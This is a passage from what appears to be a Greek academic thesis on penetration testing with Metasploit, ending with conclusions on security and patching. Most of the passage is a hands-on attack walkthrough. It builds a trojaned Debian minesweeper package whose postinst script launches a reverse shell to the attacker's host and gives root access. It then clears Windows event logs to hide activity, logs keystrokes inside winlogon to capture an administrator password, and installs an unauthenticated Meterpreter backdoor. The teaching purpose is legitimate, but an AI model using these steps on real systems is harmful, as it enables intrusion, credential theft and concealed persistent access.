Μετά αποσυμπιέζουμε το πακέτο σε ένα τρέχον directory και φτιάχνουμε ένα νέο με το όνομα DEBIAN για να έχει τις επιπρόσθετες μας «λειτουργίες». Επίσης σε αυτό δημιουργούμε ένα αρχείο με το όνομα «control» που θα περιέχει τα παρακάτω.

```
root@bt5:/tmp/evil# dpkg -x freesweep_0.90-1_i386.deb work
root@bt5:/tmp/evil# mkdir work/DEBIAN
root@bt5:/tmp/evil/work/DEBIAN# cat control
Package: freesweep
Version: 0.90-1
Section: Games and Amusement
Priority: optional
Architecture: i386
Maintainer: Ubuntu MOTU Developers (ubuntu-motu@lists.ubuntu.com)
Description: a text-based minesweeper
Freesweep is an implementation of the popular minesweeper game, where
one tries to find all the mines without igniting any, based on hints
given
by the computer. Unlike most implementations of this game, Freesweep
works in any visual text display - in Linux console, in an xterm, and
in
most text-based terminals currently in use.
```

Ακόμα πρέπει να δημιουργήσουμε ένα αρχείο script για μετά την εγκατάσταση που θα εκτελέσει το binary. Φτιάχνουμε λοιπόν ένα αρχείο με το όνομα «postinst» που περιέχει τα παρακάτω.

```
root@bt5:/tmp/evil/work/DEBIAN# cat postinst
#!/bin/sh

sudo chmod 2755 /usr/games/freesweep_scores &&
/usr/games/freesweep_scores & /usr/games/freesweep &
```

Και τώρα δημιουργούμε το κακόβουλο payload, ένα reverse shell για να συνδεθεί πίσω σε μας με το όνομα «freesweep_scores».

```
root@bt5:~# msfpayload linux/x86/shell/reverse_tcp
LHOST=192.168.1.101 LPORT=443 X >
/tmp/evil/work/usr/games/freesweep_scores
Created by msfpayload (http://www.metasploit.com).
Payload: linux/x86/shell/reverse_tcp
Length: 50
Options: LHOST=192.168.1.101,LPORT=443
```

Αμέσως μετά πρέπει να κάνουμε το post-installation script εκτελέσιμο και να φτιάξουμε το νέο πακέτο. Το νέο αρχείο ονομάζεται «work.deb» άρα πρέπει να μετονομαστεί σε «freesweep.deb» και να το μετακινήσουμε στο web root directory μας. Και τέλος να εκκινήσουμε τον Apache web server.

```
root@bt5:/tmp/evil/work/DEBIAN# chmod 755 postinst
root@bt5:/tmp/evil/work/DEBIAN# dpkg-deb --build /tmp/evil/work
dpkg-deb: building package `freesweep' in `/tmp/evil/work.deb'.
root@bt5:/tmp/evil# mv work.deb freesweep.deb
root@bt5:/tmp/evil# cp freesweep.deb /var/www/
root@bt5:/tmp/evil# service apache2 start
```

Όπως και πριν, χρησιμοποιούμε το multi/handler για να λάβουμε την εισερχόμενη σύνδεση.

```
root@bt5:~# msfcli exploit/multi/handler
PAYLOAD=linux/x86/shell/reverse_tcp LHOST=192.168.1.101 LPORT=443 E
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

Τέλος έχοντας πείσει το θύμα μας να εγκαταστήσει και να παίξει το παιχνίδι μας, λαμβάνουμε το κέλυφος.

```
ubuntu@ubuntu:~$ wget http://192.168.1.101/freesweep.deb

ubuntu@ubuntu:~$ sudo dpkg -i freesweep.deb
```


```
[*] Sending stage (36 bytes)
[*] Command shell session 1 opened (192.168.1.101:443 ->
192.168.1.175:1129)

ifconfig
eth1 Link encap:Ethernet HWaddr 00:0C:29:C2:E7:E6
inet addr:192.168.1.175 Bcast:192.168.1.255 Mask:255.255.255.0
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:49 errors:0 dropped:0 overruns:0 frame:0
TX packets:51 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:43230 (42.2 KiB) TX bytes:4603 (4.4 KiB)
Interrupt:17 Base address:0x1400
...snip...

hostname
ubuntu
id
uid=0(root) gid=0(root) groups=0(root)
```

7.4. Διαχείρηση Event Logs

Συνήθως είναι προτιμότερο οι κακόβουλες ενέργειες του tester να μην καταγράφονται. Για αυτό το λόγο στο Metasploit έχει ένα script για αυτόν ακριβώς το σκοπό, το winenum script.

```
def clrevtlgs()
        evtlogs = [
                'security',
                'system',
                'application',
                'directory service',
                'dns server',
                'file replication service'
        ]
        print_status("Clearing Event Logs, this will leave and event
517")
        begin
                evtlogs.each do |evl|
                        print_status("\tClearing the #{evl} Event
Log")
                        log = @client.sys.eventlog.open(evl)
                        log.clear
                        file_local_write(@dest,"Cleared the #{evl}
Event Log")
                end
                print_status("All Event Logs have been cleared")
        rescue ::Exception => e
                print_status("Error clearing Event Log: #{e.class}
#{e}")

        end
end
```

Ας πάρουμε για παράδειγμα ένα σενάριο στο οποίο πρέπει να καθαρίσουμε τα logs, αλλά αντί για ένα script, θα χρησιμοποιήσουμε το Meterpreter. Πρώτα από όλα μπορούμε να δούμε τα Windows System Event Logs



Εικόνα 15 Event Logs


Τώρα μπορούμε να εκμεταλλευτούμε το σύστημα και να τα καθαρίσουμε, χρησιμοποιώντας το «winenum script. Running 'log = client.sys.eventlog.open('system')'» που θα μας εμφανίσει τα logs του συστήματος,

```
msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191
bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 2 opened (172.16.104.130:4444 ->
172.16.104.145:1246)

meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
>> log = client.sys.eventlog.open('system')
=> #<#:0xb6779424 @client=#>, #>, #

"windows/browser/facebook_extractiptc"=>#,
"windows/antivirus/trendmicro_serverprotect_earthagent"=>#,
"windows/browser/ie_iscomponentinstalled"=>#,
"windows/exec/reverse_ord_tcp"=>#, "windows/http/apache_chunked"=>#,
"windows/imap/novell_netmail_append"=>#
```

Τώρα θα προσπαθήσουμε να τα καθαρίσουμε,

```
>> log.clear
=> #<#:0xb6779424 @client=#>,

/trendmicro_serverprotect_earthagent"=>#,
"windows/browser/ie_iscomponentinstalled"=>#,
"windows/exec/reverse_ord_tcp"=>#, "windows/http/apache_chunked"=>#,
"windows/imap/novell_netmail_append"=>#
```

Και όπως φαίνεται, δούλεψε.



Εικόνα 16 Event Logs 02

Αυτό τώρα μπορούμε να το προχωρήσουμε παραπέρα και να δημιουργήσουμε το δικό μας script.


```
# Clears Windows Event Logs


evtlogs = [
        'security',
        'system',
        'application',
        'directory service',
        'dns server',
        'file replication service'
        ]
print_line("Clearing Event Logs, this will leave an event 517")
evtlogs.each do |evl|
        print_status("Clearing the #{evl} Event Log")
        log = client.sys.eventlog.open(evl)
```

```
        log.clear
end
print_line("All Clear! You are a Ninja!")
```

Αφότου το γράψουμε, το τοποθετούμε στο direcroty «/pentest/exploits/framework3/scripts/meterpreter» και τρέχουμε το exploit για να δούμε αν λειτούργισε.

```
msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191
bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (172.16.104.130:4444 ->
172.16.104.145:1253)

meterpreter > run clearlogs
Clearing Event Logs, this will leave an event 517
[*] Clearing the security Event Log
[*] Clearing the system Event Log
[*] Clearing the application Event Log
[*] Clearing the directory service Event Log
[*] Clearing the dns server Event Log
[*] Clearing the file replication service Event Log
All Clear! You are a Ninja!
meterpreter > exit
```

Και το μόνο που απέμεινε είναι το αναμενόμενο 517.



Type	Date	Time	Source	Category	Event	User	Computer
Success Audit	5/3/2009	4:32:29 PM	Security	System Event	517	SYSTEM	TARGET

Εικόνα 17 Event 517

Κεφάλαιο 8 Διατηρώντας την Πρόσβαση στο Θύμα

8.1. Εισαγωγή

Μετά την επιτυχή εισβολή σε ένα χρήστη, αν το επιτρέπουν οι κανόνες της συμφωνίας για το penetration testing, είναι καλή ιδέα ο tester να εξασφαλίσει την πρόσβαση στο μηχάνημα του θύματος για το μέλλον. Αυτό είναι επίσης χρήσιμο σε περίπτωση που κάτι δεν πάει καλά και μια πράξη του tester «κρασάρει» το σύστημα του θύματος. Σε κάτι τέτοιες καταστάσεις είναι πιθανόν να μην μπορεί να επανασυνδεθεί.

Εφόσον ο tester αποκτήσει πρόσβαση σε ένα σύστημα, μπορεί τελικά να αποκτήσει και πρόσβαση στα μηχανήματα που μοιράζονται το ίδιο υποδίκτυο, έτσι ώστε να περνάει από το ένα στο άλλο μαζεύοντας σημαντικές πληροφορίες και μιμούμενος χρήστες.

8.2. Keylogging

Μετά το επιτυχές exploit σε ένα σύστημα, υπάρχουν δύο προσεγγίσεις που μπορεί να ακολουθήσει κάποιος, είτε να πάρει αυτά που θέλει και να καταστρέψει το σύστημα (smash and grab) είτε να σιγά σιγά να πάρει αυτά που θέλει χωρίς να τον καταλάβουν (low and slow).

Η δεύτερη και αργή προσέγγιση, μπορεί να οδηγήσει σε κάποιες πολύ σημαντικές πληροφορίες αν ο tester έχει την υπομονή και το χρόνο. Ένα τέτοιο εργαλείο είναι το Keystroke Logger του Meterpreter, το οποίο επιτρέπει την σύλληψη των εισερχόμενων δεδομένων από το πληκτρολόγιο, χωρίς να μένει τίποτα στο δίσκο του θύματος, καθιστώντας έτσι πολύ χρήσιμο για συλλογή κωδικών, λογαριασμών χρηστών κλπ.

```
msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191
bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
```

```
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 4 opened (172.16.104.130:4444 ->
172.16.104.145:1246)

meterpreter >
```

Πρώτα από όλα γίνεται το exploit ενός συστήματος και μετά θα περάσουμε από το Meterpreter στον Explorer.exe, έτσι ώστε να μη χρειάζεται να ανυσηχούμε για το αν θα κλείσει η διαδικασία ή η συνεδρίαση.

```
meterpreter > ps

Process list
============

    PID   Name               Path
    ---   ----               ----
    140   smss.exe           \SystemRoot\System32\smss.exe
    188   winlogon.exe       ??\C:\WINNT\system32\winlogon.exe
    216   services.exe       C:\WINNT\system32\services.exe
    228   lsass.exe          C:\WINNT\system32\lsass.exe
    380   svchost.exe        C:\WINNT\system32\svchost.exe
    408   spoolsv.exe        C:\WINNT\system32\spoolsv.exe
    444   svchost.exe        C:\WINNT\System32\svchost.exe
    480   regsvc.exe         C:\WINNT\system32\regsvc.exe
    500   MSTask.exe         C:\WINNT\system32\MSTask.exe
    528   VMwareService.exe  C:\Program Files\VMwareVMware
Tools\VMwareService.exe
    588   WinMgmt.exe        C:\WINNT\System32\WBEMWinMgmt.exe
    664   notepad.exe        C:\WINNT\System32\notepad.exe
    724   cmd.exe            C:\WINNT\System32\cmd.exe
    768   Explorer.exe       C:\WINNT\Explorer.exe
    800   war-ftpd.exe       C:\Program Files\War-ftpd\war-ftpd.exe
    888   VMwareTray.exe     C:\Program Files\VMware\VMware
Tools\VMwareTray.exe
    896   VMwareUser.exe     C:\Program Files\VMware\VMware
Tools\VMwareUser.exe
    940   firefox.exe        C:\Program Files\Mozilla
Firefox\firefox.exe
    972   TPAutoConnSvc.exe  C:\Program Files\VMware\VMware
Tools\TPAutoConnSvc.exe
    1088  TPAutoConnect.exe  C:\Program Files\VMware\VMware
Tools\TPAutoConnect.exe

meterpreter > migrate 768
[*] Migrating to 768...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 768
```

Τέλος εκκινούμε τον Keylogger, περιμένουμε λίγο και μετά βλεπουμε τα αποτελέσματα.

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
   tgoogle.cm my credit amex   myusernamthi     amexpasswordpassword
```

Επιπροσθέτως μπορούμε να περάσουμε στη διαδικασία «winlogon» και να πάρουμε τα διαπιστευτήρια των χρηστών που εισέρχονται στο σύστημα.

```
meterpreter > ps

Process list
============

PID Name         Path
--- ----         ----
401 winlogon.exe C:\WINNT\system32\winlogon.exe

meterpreter > migrate 401

[*] Migrating to 401...
[*] Migration completed successfully.

meterpreter > keyscan_start
Starting the keystroke sniffer...

**** A few minutes later after an admin logs in ****

meterpreter > keyscan_dump
Dumping captured keystrokes...
Administrator ohnoes1vebeenh4x0red!
```

Και βλέπουμε ότι έτσι μπορούμε να πάρουμε τις πληροφορίες login των χρηστών από ένα σύστημα και στο παράδειγμα συλλάβαμε τον Administrator να κάνει login με κωδικό «ohnoes1vebeenh4x0red!»

8.3. Meterpreter Backdoor

Έχοντας περάσει από όλη τη σκληρή δουλειά της εκμετάλλευσης ενός συστήματος, είναι καλή ιδέα να αφήσουμε μια «πόρτα» ανοιχτή σε περίπτωση που θέλουμε να το ξαναεπισκεφτούμε. Χρησιμοποιώντας το metsvc backdoor μπορούμε να έχουμε πρόσβαση σε κέλυφος του Meterpreter σε οποιαδήποτε στιγμή.

Πρέπει να τονιστεί όμως, ότι όπως φαίνται στο παρακάτω παράδειγμα δεν χρειάζρεται καμία πιστοποίηση. Αυτό σημαίνει ότι μπορεί πολύ άνετα κάποιος να αποκτήσει πρόσβαση στη δική μας «πίσω πόρτα», κάτι το οποίο δεν είναι καλό.

Αρχικά, κάνουμε exploit στο απομακρυσμένο σύστημα και περνάμε στην διαδικασία «Explorer.exe» σε περίπτωση που ο χρήστης παρατηρήσει ότι η εκμεταλλευμένη υπηρεσία δεν ανταποκρίνεται και θελήσει να την κλείσει.

```
msf exploit(3proxy) > exploit

[*] Started reverse handler
[*] Trying target Windows XP SP2 - English...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.1.101:4444 ->
192.168.1.104:1983)

meterpreter > ps

Process list
============

    PID   Name                Path
    ---   ----                ----
    132   ctfmon.exe          C:\WINDOWS\system32\ctfmon.exe
    176   svchost.exe         C:\WINDOWS\system32\svchost.exe
    440   VMwareService.exe   C:\Program Files\VMware\VMware
Tools\VMwareService.exe
    632   Explorer.EXE        C:\WINDOWS\Explorer.EXE
    796   smss.exe            \SystemRoot\System32\smss.exe
    836   VMwareTray.exe      C:\Program Files\VMware\VMware
Tools\VMwareTray.exe
    844   VMwareUser.exe      C:\Program Files\VMware\VMware
Tools\VMwareUser.exe
    884   csrss.exe           \??\C:\WINDOWS\system32\csrss.exe
    908   winlogon.exe        \??\C:\WINDOWS\system32\winlogon.exe
    952   services.exe        C:\WINDOWS\system32\services.exe
    964   lsass.exe           C:\WINDOWS\system32\lsass.exe
    1120  vmacthlp.exe        C:\Program Files\VMware\VMware
Tools\vmacthlp.exe
    1136  svchost.exe         C:\WINDOWS\system32\svchost.exe
    1236  svchost.exe         C:\WINDOWS\system32\svchost.exe
    1560  alg.exe             C:\WINDOWS\System32\alg.exe
```

```
    1568  WZCSLDR2.exe         C:\Program Files\ANI\ANIWZCS2
Service\WZCSLDR2.exe
    1596  jusched.exe          C:\Program
Files\Java\jre6\bin\jusched.exe
    1656  msmsgs.exe           C:\Program Files\Messenger\msmsgs.exe
    1748  spoolsv.exe          C:\WINDOWS\system32\spoolsv.exe
    1928  jqs.exe              C:\Program Files\Java\jre6\bin\jqs.exe
    2028  snmp.exe             C:\WINDOWS\System32\snmp.exe
    2840  3proxy.exe           C:\3proxy\bin\3proxy.exe
    3000  mmc.exe              C:\WINDOWS\system32\mmc.exe

meterpreter > migrate 632
[*] Migrating to 632...
[*] Migration completed successfully.
```

Μετά αρχίζουμε την εγκατάσταση του metsvc.

```
meterpreter > run metsvc -h
[*]
OPTIONS:

    -A        Automatically start a matching multi/handler to connect
to the service
    -h        This help menu
    -r        Uninstall an existing Meterpreter service (files must
be deleted manually)

meterpreter >

meterpreter > run metsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory
C:\DOCUME~1\victim\LOCALS~1\Temp\JplTpVnksh...
[*]  >> Uploading metsrv.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service...
[*]      * Installing service metsvc
 * Starting service
Service metsvc successfully installed.

meterpreter >
```

Τώρα θα συνδεθούμε με το απομακρυσμένο σύστημα χρησιμοποιώντας το multi/handler με το payload «windows/metsvc_bind_tcp». Θέτουμε τα options με την IP του θύματος και την θύρα στην οποία θέλουμε να συνδεθεί και τρέχουμε το exploit.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/metsvc_bind_tcp
PAYLOAD => windows/metsvc_bind_tcp
msf exploit(handler) > set LPORT 31337
LPORT => 31337
```

```
msf exploit(handler) > set RHOST 192.168.1.104
RHOST => 192.168.1.104
msf exploit(handler) > show options

Module options:

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/metsvc_bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread,
process
   LPORT     31337            yes       The local port
   RHOST     192.168.1.104    no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > exploit
```

Αμέσως, με το τρέξαμε την εντολή exploit, το metsvc backdoor συνδέθηκε πίσω σε μας.

```
[*] Starting the payload handler...
[*] Started bind handler
[*] Meterpreter session 2 opened (192.168.1.101:60840 ->
192.168.1.104:31337)

meterpreter > ps

Process list
============

   PID   Name               Path
   ---   ----               ----
   140   smss.exe           \SystemRoot\System32\smss.exe
   168   csrss.exe          \??\C:\WINNT\system32\csrss.exe
   188   winlogon.exe       \??\C:WINNT\system32\winlogon.exe
   216   services.exe       C:\WINNT\system32\services.exe
   228   lsass.exe          C:\WINNT\system32\lsass.exe
   380   svchost.exe        C:\WINNT\system32\svchost.exe
   408   spoolsv.exe        C:\WINNT\system32\spoolsv.exe
   444   svchost.exe        C:\WINNT\System32\svchost.exe
   480   regsvc.exe         C:\WINNT\system32\regsvc.exe
   500   MSTask.exe         C:\WINNT\system32\MSTask.exe
   528   VMwareService.exe  C:\Program Files\VMware\VMware
Tools\VMwareService.exe
   564   metsvc.exe         c:\WINNT\my\metsvc.exe
```

```
   588   WinMgmt.exe        C:\WINNT\System32\WBEM\WinMgmt.exe
   676   cmd.exe            C:\WINNT\System32\cmd.exe
   724   cmd.exe            C:\WINNT\System32\cmd.exe
   764   mmc.exe            C:\WINNT\system32\mmc.exe
   816   metsvc-server.exe  c:\WINNT\my\metsvc-server.exe
   888   VMwareTray.exe     C:\Program Files\VMware\VMware
Tools\VMwareTray.exe
   896   VMwareUser.exe     C:\Program Files\VMware\VMware
Tools\VMwareUser.exe
   940   firefox.exe        C:\Program Files\Mozilla
Firefox\firefox.exe
   972   TPAutoConnSvc.exe  C:\Program Files\VMware\VMware
Tools\TPAutoConnSvc.exe
   1000  Explorer.exe       C:\WINNT\Explorer.exe
   1088  TPAutoConnect.exe  C:\Program Files\VMware\VMware
Tools\TPAutoConnect.exe

meterpreter > pwd
C:\WINDOWS\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Έτσι λειτούργησε λοιπόν μια τυπική συνεδρία Meterpreter.

Κεφάλαιο 9 Συμπεράσματα

9.1. Εισαγωγή

Η σπουδαιότητα της ασφάλειας υπολογιστών είναι ίδια με τη σπουδαιότητα της ιδιωτικής ζωής. Από τη στιγμή που σχεδόν όλα τα προσωπικά δεδομένα κάθε σύγχρονου ανθρώπου από τον αριθμό ταυτότητας και του φορολογικού μητρώου έως τις προτιμήσεις του για τη μουσική, τους φίλους και τα προϊόντα που αγοράζει βρίσκονται σε ηλεκτρονική μορφή και μάλιστα στο «σύννεφο» του διαδικτύου, η παραπάνω πρόταση μοιάζει αυταπόδεικτη.

Από το πρώτο worm του δικτύου μέχρι σήμερα οι τεχνικές που χρησιμοποιούνται για τη παράνομη πρόσβαση σε ηλεκτρονικούς υπολογιστές έχουν εξελιχθεί και το ίδιο έχουν κάνει και τα κίνητρα για την κατάρριψη των σχετικών ασφαλιστικών δικλείδων. Παράλληλα, η ανάγκη της αγοράς για ολοένα και περισσότερες δυνατότητες, ολοένα και περισσότερα χαρακτηριστικά και η απαίτηση για χαμηλότερες τιμές κάνουν την υπόθεση των ασφαλών προϊόντων να είναι μακριά από τη πραγματικότητα. Τα Υπολογιστικά Συστήματα δεν ξεφεύγουν από αυτή τη κατάσταση και η πραγματικότητα κινείται στους ρυθμούς των patches και των διορθώσεων μετά την ανακάλυψη των αδυναμιών που απειλούν τα υπολογιστικά συστήματα που βασίζονται πάνω τους. Τα παραπάνω έρχονται να προστεθούν στην ούτως ή άλλως δύσκολη υπόθεση της εξέτασης ενός προγράμματος για αδυναμίες και στην αδυναμία που υπάρχει ως τώρα για αυτόματη εξέταση τους με αποτελεσματικό τρόπο. Επιπλέον, διάφορες λύσεις που έχουν προταθεί αν και λύνουν πολλά προβλήματα, δεν μπορούν να υιοθετηθούν λόγω της ανάγκης συμβατότητας με προηγούμενα συστήματα που δεν μπορούν να τις υποστηρίξουν.

Όπως έχει παρουσιαστεί στα παραπάνω κεφάλαια αυτής της εργασίας ένα σύστημα είναι συνεχώς εκτεθειμένο απέναντι σε πολλές απειλές που κρύβονται στο δίκτυο στο οποίο συμμετέχει. Κακόβουλοι χρήστες προσπαθούν συνεχώς να εντοπίσουν και να εκμεταλλευτούν αδυναμίες σε συστήματα με σκοπό να αποκτήσουν έλεγχο σε αυτό. Οι αδυναμίες αυτές μπορεί να αποτελούν είτε μέρος κακών ρυθμίσεων των συστημάτων από του διαχειριστές τους είτε αδυναμίες κάποιων εφαρμογών που τρέχουν στο σύστημα ή ακόμη και αδυναμίες στα πρωτόκολλα που χρησιμοποιούνται.

Όλα τα παραπάνω καθημερινά εξελίσσονται, αλλάζουν και παρουσιάζουν νέα χαρακτηριστικά. Γι' αυτό το λόγο δεν μπορεί ποτέ κάποιος διαχειριστής να εφησυχάσει αλλά πρέπει συνεχώς να βρίσκεται σε εγρήγορση και διαρκή ενημέρωση ώστε να είναι έτοιμος να αντιμετωπίσει τις προκλήσεις των κινδύνων που δέχονται τα συστήματα.

Λόγω αυτών των ιδιαιτεροτήτων της βιομηχανίας της πληροφορικής η κατάσταση στο τομέα της ασφάλειας υπολογιστών αναμένεται να μείνει στάσιμη για αρκετό καιρό ακόμα. Ναι μεν, διορθώνονται καθημερινά πολλά προβλήματα αλλά συνεχώς ανακαλύπτονται καινούργια και μάλιστα σε μια περίοδο που έχουμε τις νέου είδους συσκευές που είναι μικρές και φορητές να καταλαμβάνουν όλο και περισσότερο τις προτιμήσεις των καταναλωτών και να υιοθετούν όλο και περισσότερες λειτουργίες. Η δυνατότητα συναλλαγών μέσω διαδικτυακών υπηρεσιών διευρύνεται και προσελκύει όλο και περισσότερο το ενδιαφέρον τόσο εγκληματιών που σκοπό έχουν την απόκτηση των περιουσιακών στοιχείων των χρηστών όσο και διαφόρων εταιρειών που με σκοπό τη στοχευμένη διαφήμιση θα προσπαθήσουν να βρουν τις προτιμήσεις των ανθρώπων με οποιοδήποτε τρόπο. Επιπλέον, η σχετική νομοθεσία στις διάφορες χώρες του κόσμου σπάνια αντιμετωπίζει το πρόβλημα στις σωστές του διαστάσεις. Η Γερμανία, για παράδειγμα, το 2007 ψηφίζοντας ένα νόμο με σκοπό να αποτρέψει τα ηλεκτρονικά εγκλήματα έβγαλε εκτός νόμου όλα τα προγράμματα που μπορούν να χρησιμοποιηθούν για να «σπάσουν» κωδικούς καθώς και αυτά που μπορούν να ελέγχουν για αδυναμίες σε κάποιο υπολογιστικό σύστημα. Με αυτό τον τρόπο απέτρεψε τους ανθρώπους από το να μπορούν να δοκιμάζουν με νόμιμο τρόπο αν οι υπολογιστές τους μπορούν να προσφέρουν υπηρεσίες με ασφάλεια αλλά απέτρεψε επίσης την δημιουργία καινούργιων προγραμμάτων που προσφέρουν ασφάλεια γιατί πολλές φορές χρησιμοποιούν τις ίδιες μεθόδους με τα κακόβουλα προγράμματα.

9.2. Προτεινόμενα Μέτρα

Είδαμε κατά τη διάρκεια της εργασίας ότι στο Metasploit Framework υπάρχει πληθώρα επιλογών σε όλα τα βήματα ενός Penetration Test τα οποία μπορούν να βοηθήσουν στην απόκτηση πρόσβασης σε κάποιο σύστημα ή δίκτυο και αργότερα να δώσουν τη δυνατότητα και τα δικαιώματα σε κάποιον να πράξει όπως θελήσει.Οι δοκιμές έγιναν πάνω σε συστήματα των οποίων η τεχνολογία ήταν ουσιαστικά ξεπερασμένη. Όσο περνάει ο χρόνος και παλιώνει κάποια τεχνολογία, όλο και περισσότεροι τρόποι βρίσκονται και εφευρίσκονται για να τη διαβάλλει κάποιος. Για αυτό το λόγο υπάρχουν οι ενημερώσεις των λογισμικών, των προγραμμάτων και γενικά των τεχνολογιών που χρησιμοποιούνται, ώστε να καλύπτονται αυτά τα κενά ασφαλείας και να μην δίνουν πρόσβαση στους εισβολείς.

